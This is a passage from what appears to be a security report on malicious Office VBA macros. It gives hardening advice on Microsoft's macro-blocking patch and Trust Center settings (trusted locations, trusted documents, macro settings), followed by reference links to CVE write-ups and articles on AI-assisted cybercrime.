

Figure 17. Confirming that malicious source codes are not detected by Microsoft Defender Scan

Lastly, it is possible to respond to them by updating MS Office to the latest version. As the number of malicious codes exploiting VBA increases, Microsoft has distributed a patch to prohibit the use of macros from untrusted sources or paths as shown below.



Figure 18. A photograph of a patch that prohibits the use of macros from untrusted sources

However, as macros can still be executed according to the user's settings, it is important to check the following items among the Trust Center items in Options.

1. Trusted Locations – Specifying the area of trusted paths
2. Trusted Documents – Specifying the area of the documents of trusted paths
3. Macro Setting – Specifying macro-related settings

First, check if there is an additional allowed path other than the default. If a path such as Download is set, be careful because it is possible to execute a macro of a file downloaded from the outside.



Figure 19. Trusted path setting file

By disabling the use of reliable documents, macros on the Internet or external documents are blocked.



Figure 20. Trusted document setting file

Lastly, check if the option to allow macro operation is disabled, and set it so that external objects cannot use it through VBA.



Figure 21. Macro settings

■ Reference sites

• URL: https://github.com/nu11secur1ty/CVE-mitre/blob/main/2023/CVE-2023-28311/docs/report.txt
• URL: https://github.com/nu11secur1ty/CVE-mitre/tree/main/2023/CVE-2023-23399
• URL: https://www.bankinfosecurity.com/russian-hackers-focused-on-espionage-system-destruction-a-21091
• URL: https://ko.darktrace.com/resources/generative-ai-impact-on-email-cyber-attacks
• URL: https://blog.checkpoint.com/2023/03/15/check-point-research-conducts-initial-security-analysis-of-chatgpt4-highlighting-potential-scenarios-for-accelerated-cybercrime/